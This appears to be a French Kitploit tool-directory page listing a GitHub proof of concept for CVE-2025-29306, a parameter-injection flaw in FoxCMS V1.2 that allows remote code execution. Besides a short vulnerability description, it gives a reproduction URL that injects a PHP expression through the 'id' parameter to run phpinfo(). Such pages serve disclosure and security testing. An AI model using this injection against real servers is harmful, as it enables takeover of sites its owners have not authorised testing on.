
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-29306 — Preuve de concept d'exploitation pour CVE-2025-29306, une vulnérabilité d'injection de paramètres serveur dans FoxCMS V1.2, permettant l'exécution de code à distance via des requêtes HTTP spécialement conçues. | Kitploit
Outils/GitHubGitHub/somatrasss/cve-2025-29306
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubsomatrasss/cve-2025-29306

CVE-2025-29306

Preuve de concept d'exploitation pour CVE-2025-29306, une vulnérabilité d'injection de paramètres serveur dans FoxCMS V1.2, permettant l'exécution de code à distance via des requêtes HTTP spécialement conçues.

Voir le dépôt
1il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-29306

Vulnérabilité d'injection de paramètres de service dans le système de gestion de contenu FOXCMS (Qianhu)

1. Introduction de la vulnérabilité

FoxCMS est un système de gestion de sites Web open source et gratuit pour un usage commercial, reposant sur une architecture PHP+MySQL. Le système de gestion de contenu FOXCMS (Qianhu) présente une vulnérabilité d'injection de paramètres de service ; un attaquant peut l'exploiter pour prendre le contrôle du serveur.

2. Impact de la vulnérabilité

Système de gestion de contenu FOXCMS (Qianhu) V1.2

3. Procédure de reproduction


POC http://xx/images/index.html?id=%24{%40print(phpinfo())} Saisissez le POC pour accéder à la page vulnérable et observez les informations renvoyées après l'exécution de la commande phpinfo.
image

Télécharger l’outil